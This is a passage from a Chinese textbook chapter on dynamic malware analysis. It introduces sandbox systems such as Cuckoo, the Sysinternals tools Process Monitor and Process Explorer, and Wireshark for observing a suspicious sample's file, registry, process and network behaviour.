除了可以通过虚拟化软件构建专门的动态分析环境之外，分析人员还可以采用一些预先构建的、专门用于恶意代码分析的分析工具，如 Cuckoo Sandbox①、Norman Sandbox Analyzer②、Minibis③、Malware Analyser④、Zero Wine⑤ 和 Zero Wine Tryouts⑥ 等。其中，Cuckoo Sandbox 是一个开源的、高度模块化的恶意代码分析系统，集成了动态行为分析、网络流量分析、内存取证分析等诸多功能，支持 Windows、OS X、Linux 和 Android 操作系统上的恶意文件分析，分析人员通过编写相应的分析功能插件，定制数据分析和报告产生流程，可以快速地构建一个自动化的恶意代码分析系统，如免费的在线恶意代码分析服务 Malwr⑦ 就是基于 Cuckoo Sandbox 构建的。

8.3.2 动态行为分析

观察可疑代码在实际运行时表现出的各种行为，是确定代码具有何种功能，评估代码

---

① https://cuckoosandbox.org/.

② http://www.norman.com/enterprise/all_products/malware_analyzer/norman_sandbox_analyzer.


③ http://cert.at/downloads/software/minibis_en.html.

④ http://www.malwareanalyser.com/home/.

⑤ http://zerowine.sourceforge.net.

⑥ http://zerowine-tryout.sourceforge.net/.

⑦ https://malwr.com/.



是否具有恶意性的重要手段。根据可疑代码的静态分析结果，分析人员可以根据样本的文件类型、系统环境、应用软件环境、网络环境等要求，将可疑代码置入可控的动态分析环境中，利用各种分析工具观察和监测可疑代码的行为和特点。

可用于分析可疑代码动态行为的工具有很多，各种工具有各自的优缺点和适用范围。*Windows Internals* 的作者之一 Mark Russinovich 编写的 Sysinternal① 工具集是动态行为分析中常用的工具，它由一系列小巧但非常实用的 Windows 系统分析工具组成。

Process Monitor 是 Sysinternal 工具集中用于采集和显示 Windows 系统文件、注册表、进程、线程、网络、系统性能等相关事件的强大工具，它综合了 Sysinternal 工具集中原有的 Filemon 文件操作监视工具和 Regmon 注册表操作监视工具的各项功能，可以实时获取并显示系统当前的各种操作事件，能够详细显示每个事件的发生时间、进程名、进程 ID、操作名、操作路径、操作结果以及详细的操作参数内容。由于 Process Monitor 监控的事件类型很多，因此其显示的内容也非常多，如图 8-9 所示，尤其是在恶意代码运行时，Process Monitor 将不断收集并实时显示系统当前的各种事件信息，因此，分析人员很难在其中快速、准确地找到需要的信息。可以通过合理设置过滤条件排除其他无关内容的干扰，Process Monitor 的过滤条件配置界面如图 8-10 所示。在实际分析过程中，分析人员还需要善用高亮、显示的事件类型选择等功能，从而在大量的监控事件中准确定位关键的行为。例如，如果在分析过程中关心恶意代码执行的文件操作，那么可以将注册表、进程、线程、网络等其他操作事件的监控结果隐藏，从而更好地分析我们关心的事件内容。




图 8-9　Process Monitor 显示的实时监控结果

在发现感兴趣的事件后，可以双击该事件调出事件属性查看窗口，如图 8-11 所示，查看事件的详细信息、相关的进程信息和产生该事件的操作相关的调用栈。

---

① https://technet.microsoft.com/en-us/sysinternals/bb545021.aspx.




图 8-10　Process Monitor 的过滤条件配置界面




图 8-11　Process Monitor 的事件属性查看窗口

Sysinternal 工具集中的另一个常用工具是 Process Explorer。该工具是一个类似任务管理器，但功能比任务管理器强大的高级进程管理工具，它可以提供一个进程的详细信息，显示包括图标、命令行参数、代码镜像路径、内存统计信息、用户账户、安全属性等各种



信息。此外,它还可以详细列出一个进程加载的动态链接库、打开的系统资源句柄等内容。Process Explorer 信息显示界面如图 8-12 所示,它可以进程树的形式显示当前系统中正在运行的各个进程,并详细显示每个进程的名字、进程号、占用的 CPU 时间等信息。此外,通过菜单控制,还可以显示各个进程加载的动态链接库或打开的系统资源句柄信息。

图 8-12　Process Explorer 信息显示界面

对于恶意代码分析而言,定位真正执行恶意操作的代码是一项非常重要的内容,尤其是对于释放新的可执行代码、注入其他进程的代码等不止一个执行体的恶意代码,分析人员需要查明恶意代码相关的所有执行体,分析它们是如何工作的,确认其对系统造成的影响。利用 Process Explorer 工具,可以通过查看进程树确认恶意代码相关进程之间的启动关系,并通过查看恶意代码的文件操作,搜索各个进程打开的系统资源句柄和加载的动态链接库,分析恶意代码的注入关系等。另外,针对 Process Explorer 工具中列举进程加载的动态链接库和打开的系统资源句柄两个功能,Sysinternal 工具集中有两个对应的命令行工具——Handle 和 ListDLLs,分析人员可以根据自身需求通过脚本调用这两个工具进行各种形式的整合分析。

除了分析恶意代码的本地行为之外,网络行为分析也是恶意代码动态行为分析的重要内容。通过观察恶意代码访问的域名、连接的 IP、使用的协议、传输的内容等,分析人员可以从中得到关于恶意代码功能、用途、来源、控制者等很多有用的信息。此外,对于一些依赖网络条件触发的行为,分析人员还可以根据对恶意代码产生的网络流量的观察分析,结合网络服务模拟工具,对恶意代码的网络请求做出回应,从而激发恶意代码的相关行为。

在网络行为分析方面，分析人员可以利用的网络协议分析工具包括开源的Wireshark[①]、免费的科来网络分析系统(技术交流版)[②]等。Wireshark是一款功能强大的网络流量捕获与网络协议分析工具，可识别和解析数百种协议规范，支持实时流量捕获与离线流量分析，具有简单易用的图形化用户界面，同时也有命令行版本，并支持Windows、Linux、OS X、Solaris、FreeBSD、NetBSD等各种操作系统。

分析人员可以在虚拟机中运行Wireshark进行网络流量抓取，也可以利用虚拟机的虚拟网络功能，在宿主机上捕获虚拟机之间的网络流量。在选择需要捕获流量的网卡并单击“开始”之后，Wireshark将捕获经过该网卡的所有网络流量，并实时显示相关数据信息，如图8-13所示。当捕获的数据包较多时，可以通过过滤条件将不相关的数据包隐藏，或者在开始捕获之前设置相应的抓包条件，过滤不需要的数据包。默认地，Wireshark将显示捕获的数据包的概要信息，包括序号、时间、源地址、目的地址、协议类型、数据包长度以及数据包内容。选中一个数据包条目，在窗口的第二栏将展示该数据包的协议解析结果。Wireshark会根据数据包特征自动识别协议类型，并按照协议规范对数据包进行解析，根据协议层次和结构显示各个字段及其内容。对应地，在窗口的第三栏，Wireshark会显示原始数据包的十六进制内容，并根据用户在窗口第二栏选中的协议字段，同步高亮显示相应的原始数据，便于用户对比分析。





图8-13 Wireshark捕获的网络流量

当发现感兴趣的网络数据包时，分析人员可以标记该数据包，或者通过Follow TCP/UDP/SSL Stream功能提取相应的数据包所在流的内容，如图8-14所示，以便更好地分析数据内容，避免下层数据包协议细节的干扰。还可以将所有捕获的数据包或者选择的特定数据包另存为tcpdump等其他抓包工具可识别的格式，或者将其导出为XML、PostScript、CSV或纯文本格式，以便在分析报告中加以利用。

---

① https://www.wireshark.org/.

② http://www.colasoft.com.cn/download/capsa.php.



